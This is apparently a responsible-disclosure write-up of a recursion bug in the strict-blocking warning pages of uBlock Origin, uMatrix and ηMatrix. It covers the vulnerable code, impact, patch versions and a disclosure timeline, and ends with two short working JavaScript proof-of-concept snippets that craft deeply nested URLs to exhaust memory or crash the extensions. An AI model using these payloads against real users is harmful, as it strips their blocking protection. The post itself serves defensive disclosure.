uBlock Origin (and uMatrix) DoS with strict-blocking filter and crafted URL

Overview

uBlock Origin (uBO) is a browser extension that blocks ads, security risks, privacy risks, and other web annoyances. One of its features is "strict blocking," which prevents all connections—including direct navigations—to resources that match strict filters.

Strict filters are most often used to block sites that perform affiliate redirects, serve malware, or are otherwise undesirable to visit. They are typically applied at the domain level (e.g., googlesyndication.com) and tend to resemble entries in hosts files, though they can also target more specific resources.

Strict blocking works by opening a warning page that provides information about the blocked resource, including its URL and the filter that prevented the resource from loading. The warning page also displays query parameters from the blocked URL to help users bypass redirect tracking.

In earlier versions of uBO, these parameters were parsed recursively and added to the DOM without any depth checks, which could lead to extension crashes and memory exhaustion, depending on the browser and hardware. uMatrix and ηMatrix, a fork of uMatrix compatible with Pale Moon, share similar code for displaying parsed URL parameters.

Users should upgrade to uBO 1.36.2 and ηMatrix 4.4.9 to receive fixes for this security vulnerability, which affects the default configurations of both extensions.

Edit: uMatrix 1.4.2 has been released with a fix for the vulnerability, though the uMatrix GitHub repository remains archived.

Discussion

I discovered this bug while browsing the uBO codebase, which was a bit surprising given how basic the finding is. Even more surprising is that this vulnerability seems to have existed in uBO since 2015[1] (and in uMatrix since 2017[2]). Perhaps the extension has not received as much attention from security researchers as I'd expected, given its popularity and its security- and privacy-related functionality?

Vulnerability

Here is the vulnerable code from uBO 1.36.0:

uBlock/src/js/document-blocked.js

```
const renderParams = function(parentNode, rawURL) {
    const a = document.createElement('a');
    a.href = rawURL;
    if ( a.search.length === 0 ) { return false; }

    let pos = rawURL.indexOf('?');
    const li = liFromParam(
        vAPI.i18n('docblockedNoParamsPrompt'),
        rawURL.slice(0, pos)
    );
    parentNode.appendChild(li);

    const params = a.search.slice(1).split('&');
    for ( const param of params ) {
        let pos = param.indexOf('=');
        if ( pos === -1 ) {
            pos = param.length;
        }
        const name = safeDecodeURIComponent(param.slice(0, pos));
        const value = safeDecodeURIComponent(param.slice(pos + 1));
        const li = liFromParam(name, value);
        if ( reURL.test(value) ) {
            const ul = document.createElement('ul');
            renderParams(ul, value);                            (1)
            li.appendChild(ul);
        }
        parentNode.appendChild(li);
    }
    return true;
};
```

1. `renderParams` is called recursively without taking into account the current nesting level. This allows for repeated allocations that can cause resource exhaustion on memory-constrained hardware and extension crashes in Chrome.

For reference, here is what the warning page looks like in uBO 1.36.0 with some nested parameters displayed:



Figure 1. uBO's strict-blocking warning page

Impact and scope

The strict-blocking warning page is only displayed when direct navigations are blocked. This means that malicious hosts would need to induce users to trigger a navigation somehow, such as by clicking a link. iframes are classified as sub-documents and do not trigger the warning page, which should make it harder for malicious hosts to exploit this vulnerability in the background.

When uBO (or uMatrix) crashes, users are left without filtering protection until the extension is reloaded. This introduces the possibility of undesired traffic flowing to and from the user's browser. I tested three browsers—Firefox, Chrome, and Pale Moon—and only noticed extension crashes in Chrome. Other browsers that uBO supports, such as Opera and Edge, were not tested and may exhibit different behavior.

The vulnerability affects standard configurations of uBO, uMatrix, and ηMatrix because each extension enables filter lists that contain thousands of strict filters by default.

uBO and ηMatrix patches

uBO 1.36.2 restricts parameter-nesting to 2 levels to fix the bug[3], and ηMatrix 4.4.9 restricts parameter-nesting to 3 levels to fix the same issue[4].

uMatrix maintenance

The uMatrix repository was archived in September 2020[5], and the last stable uMatrix release was in September 2019[6]. Until now, I've been treating uMatrix similarly to how I treated TrueCrypt after its development had stopped: unmaintained but still trustworthy in the absence of known vulnerabilities[7]. I may have to rethink my default stance for unmaintained security-related software going forward.

Edit: uMatrix 1.4.2 was tagged a few days after this post was published. Users who disabled filter lists on the "Assets" tab in the uMatrix dashboard can re-enable the lists after upgrading.

POCs

uBO

```
// bet365.com is used because uBO enables EasyList by default and because
// EasyList contains this entry: ||bet365.com/*?affiliate=$document

let repetitions = 8000;
if (navigator.userAgent.includes('Chrome')) {
    // Lower the number of repetitions in Chrome to prevent
    // a 'Maximum call stack size exceeded' exception
    repetitions = 3000;
}

const url = 'http://bet365.com/?affiliate=' + 'http://a?a='.repeat(repetitions);
window.location = url;

// Notice the browser eating CPU and memory. In Chrome, uBO eventually crashes
// and must be reloaded to work again.
```

uMatrix and ηMatrix

```
// googleadservices.com is used because uMatrix and ηMatrix enable Peter Lowe's
// tracking list by default and because the list contains this entry:
// 127.0.0.1 googleadservices.com

let repetitions = 8000;
if (navigator.userAgent.includes('Chrome')) {
    // Lower the number of repetitions in Chrome to prevent
    // a 'Maximum call stack size exceeded' exception
    repetitions = 3000;
} else if (navigator.userAgent.includes('PaleMoon')) {
    // Pale Moon can actually handle more repetitions than this,
    // but its memory usage becomes excessive (>10GB)
    repetitions = 18000;
}

const url = 'http://googleadservices.com/?a=' + 'http://a?a='.repeat(repetitions);
window.location = url;

// Notice the browser eating CPU and memory. In Chrome, uMatrix eventually crashes
// and must be reloaded to work again.
```

Timeline

- 2021-07-05 - I emailed gorhill (the author of uBO and uMatrix) my findings
- 2021-07-06 - gorhill pushed a fix for uBO and tagged 1.36.2[8]
- 2021-07-06 - I emailed vannilla (the maintainer of ηMatrix) my findings
- 2021-07-06 - vannilla pushed a fix for ηMatrix and tagged 4.4.9[9]
- 2021-07-06 - uBO 1.36.2 became available on the Chrome and Firefox add-ons sites
- 2021-07-07 - uBO 1.36.2 became available on the Opera add-ons site
- 2021-07-11 - ηMatrix 4.4.9 became available on the Pale Moon add-ons site after a beta-testing period
- 2021-07-14 - I published this post
- 2021-07-19 - gorhill pushed a fix for uMatrix and tagged 1.4.2
- 2021-07-20 - JustOff pushed a fix for uBO (Legacy) and tagged 1.16.4.30

Acknowledgments

Thanks to gorhill for fixing the issue in uBO, preparing a release, and creating software that has improved daily web-browsing for many users.

Thanks to vannilla for fixing the issue in ηMatrix and preparing an out-of-band release.

Thanks to nikrolls for submitting uBO 1.36.2 to the Edge add-ons site.

Thanks to JustOff for preparing a uBO (Legacy) release that addresses the vulnerability.

References

- Documentation for uBO's strict-blocking feature
- Documentation for uMatrix's strict-blocking feature

1. Strict-blocking support was added to uBO in commit a4b4bc and was based on discussion in the issue tracker. Support for displaying parsed URL parameters was added later in commit 1d5a59 and was based on a feature request.
2. uBO's support for displaying parsed URL parameters was ported to uMatrix in commit 3f8168.
3. The uBO vulnerability was fixed in commit 365b20.
4. The ηMatrix vulnerability was fixed in commit 42869a.
5. gorhill commented about archiving the uMatrix repository in September 2020.
6. The last stable release of uMatrix, 1.4.0, was tagged on September 5, 2019.
7. I eventually migrated away from TrueCrypt after an unpatched vulnerability was discovered.
8. uBO 1.36.2 was tagged shortly after notification of the vulnerability.
9. ηMatrix 4.4.9 was tagged shortly after notification of the vulnerability.